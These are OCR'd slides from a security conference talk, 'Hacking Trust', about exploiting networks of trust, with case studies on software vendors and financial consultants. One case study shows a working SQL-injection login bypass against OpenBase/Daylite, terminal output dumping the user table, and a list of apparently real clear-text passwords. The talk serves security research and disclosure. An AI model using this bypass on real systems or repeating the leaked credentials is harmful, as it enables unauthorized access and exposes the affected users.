


Bellua Asia Pacific

Hacking Trust







Security may seem but cannot be.

** William Shakespeare, "The Phoenix and The Turtle", 1601.*

"Truth may seem, but cannot be:
Beauty brag, but 'tis not she;
Truth and beauty buried be."

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
Hacking Trust;
Security may seem but cannot be

- Introduction
  - Anthony Zboralski <z@bellua.com>
  - Dave McKay <d@bellua.com>
- What is Trust?
  - 1. firm belief in the reliability, truth, ability, or strength of someone or something 2. acceptance of the truth of a statement without evidence or investigation
- What is a Network of Trust?
  - A network of trust consists of anything which interacts directly or indirectly with our target.
  - A good example is sharing a secret.

Real Life Network of Trust




Case Study: Software

- Compilers, Interpreters, IDS/IPS, Sendmail, SSH, FTP, E-Mail Clients, Databases, Instant Messengers, Games...
- Core Banking System; the accounts don’t balance when the bank restricts vendor access
- Daylite and OpenBase remote authentication by-pass (0day)

http://www.openbase.com.au/products-OBSQL-Features.html
*“**Enhanced Security:** OpenBase SQL has undergone a security audit that has lead to improvements security in OpenBase 9.0.”*


SQL Injection ->
-login “' or 1=1;”
password is ignored
and default user, admin
is used.


acz@wolf.local: /Users/acz/projects/research/OpenBase — openisql

```
acz@wolf OpenBase $ /Library/OpenBase/bin/openisql -use rostraOFFLINE -login "' or 1=
1;" -password qwerqwerqwerwq

OpenBase ISQL version 9.0 for MacOS X
Copyright (c) 1993-2005 OpenBase International. Ltd.
All Rights Reserved.

Using database 'rostraOFFLINE' on host 'qwerqwe'
openbase 1> select * from _SYS_USERS;
openbase 2> go
Data returned... calculating column widths

 _rowid login    fullname       usergroup  password          appSecurity authorizedAp
ps  email  smtpServer  popPassword  popLogin  popServer
-------------------------------------------------------------------------------------
---------------------------------------------------------

      1 admin    Administrator  admin      JCAHBDGIFFGAHFB             0

      2 DayLite  DayLite        admin      BCEICCAAECI                 0

-------------------------------------------------------------------------------------
---------------------------------------------------------

2 rows returned - 0.004 seconds (printed in 0.005 seconds)
openbase 1> 
```

A lame security hole in the underlying database give us access to daylite username and passwords ->

Daylite
Clear-text Passwords ->



acz@wolf.local: /Users/acz/projects/research/OpenBase — openisql

```
All Rights Reserved.

Using database 'rostraOFFLINE' on host 'qwerrqwe'
openbase 1> select * from _SYS_USERS;
openbase 2> go
Data returned... calculating column widths

 _rowid login    fullname      usergroup  password         appSecurity authorizedAp
ps  email  smtpServer  popPassword  popLogin  popServer
----------------------------------------------------------------------------------
-------------------------------------------------------
      1 admin    Administrator  admin     JCAHBDGIFFGAHFB            0

      2 DayLite  DayLite        admin     BCEICCAAECI                0

----------------------------------------------------------------------------------
-------------------------------------------------------
2 rows returned - 0.004 seconds (printed in 0.005 seconds)
openbase 1> select password from User;
openbase 2> go
Data returned... calculating column widths

password
-----------------
DayLite Admin
lveppqweday
notagoodpassword
c3ndr4w4s1h218
duasdibdeuco
-----------------
5 rows returned - 0.003 seconds (printed in 0.004 seconds)
openbase 1> 
```

Case Study: Financial Consultants

- Stockbrokers
  - Ivan Boesky, Michael Milken
  - Your Personal Broker
- Accountants & CFO
  - Enron
  - Worldcom
- Mergers and Acquisition
  - Who do you hack?
